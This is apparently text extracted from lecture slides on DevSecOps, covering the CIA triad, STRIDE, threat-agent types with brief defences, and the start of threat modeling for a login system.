- starting and stopping zap daemon
- spidering and ajax spidering
- scanning
- getting alerts
- saving results as junit xml




DevSecOps - Culture

DevSecOps


- Like DevOps → It is a culture
- Security is responsibility of a development team
- Automation of security activities
- Processes for non-automated activities
- Consider in lifecycle phases



Secure Development Lifecycle 2016




Secure Development Lifecycle 2025






Security & Threats

INFORMATION SECURITY



What is security?

Security is all about CIA



- Confidentiality
 - Access restrictions
 - Layers of protection
- Integrity
 - Transactions
 - Eventual consistency
- Availability
 - Who...
 - Where...
 - When...
 - Can access the data?

Golden principles of security [Au]



- Authentication
 - Identify user
 - Real person vs “has access to this email”
- Authorization
 - Grant access to data
- Auditing
 - Keep record of what user has done

STRIDE – Common threat categorization





Threat agents

Nation state actor

- Justification: Espionage, Cold war
- Target: Chosen by political agenda




How to protect against?

- Near impossible

Nation state actor

Nation-state threat actor targeting

Regional sample of activity levels observed



Cyber criminal

- Justification: Making Money
- Target: Best ROI

How to protect against?


- Make attacking more expensive than the rivals has



Cyber criminal


- Justification: Making Money

Top human-operated ransomware groups



The top five ransomware families accounted

Organizations with ransom-linked encounters continues to increase while the percentage of those ransomed is decreasing (July 2022–June 2024)



Hacktivist

- Justification: Social cause
- Target: Related to agenda

How to protect against?

- Communication strategy



Hacktivist

- Justification: Social cause
- Target: Related to agenda

Kyberhyökkäys Suomeen: venäläisryhmä myönsi teon – ja uhkaa jatkaa

Asiantuntijan mukaan Suomi on nyt neljättä päivää palvelunestohyökkäyksen kohteena. Hyökkäykset ovat aiheuttaneet vain hetkellistä häiriötä.

How to protect against?

- Communication strategy



Terrorist groups

- Justification: Political cause
- Target: Related to agenda

How to protect against?

- Communication strategy



Insider threats

- Justification:
 - Intentional (Revenge, personal gain)
 - Unintentional (Human error)
 - Compromised (Stolen credentials)
- Target: Chosen by opportunity

How to protect against?

- Endpoint protection
- Monitoring
- Background checks



Competitor

- Justification: Gain unfair advantage
- Target: Competitor

How to protect against?

- Monitoring
- Data classification



Thrill-seekers

- Justification: Hack the planet!
- Target: Suitable challenge

How to protect against?

- Hard as it is hard to demotivate them






Basics of Threat modeling

1. What are we working on?

Login system – Data flow

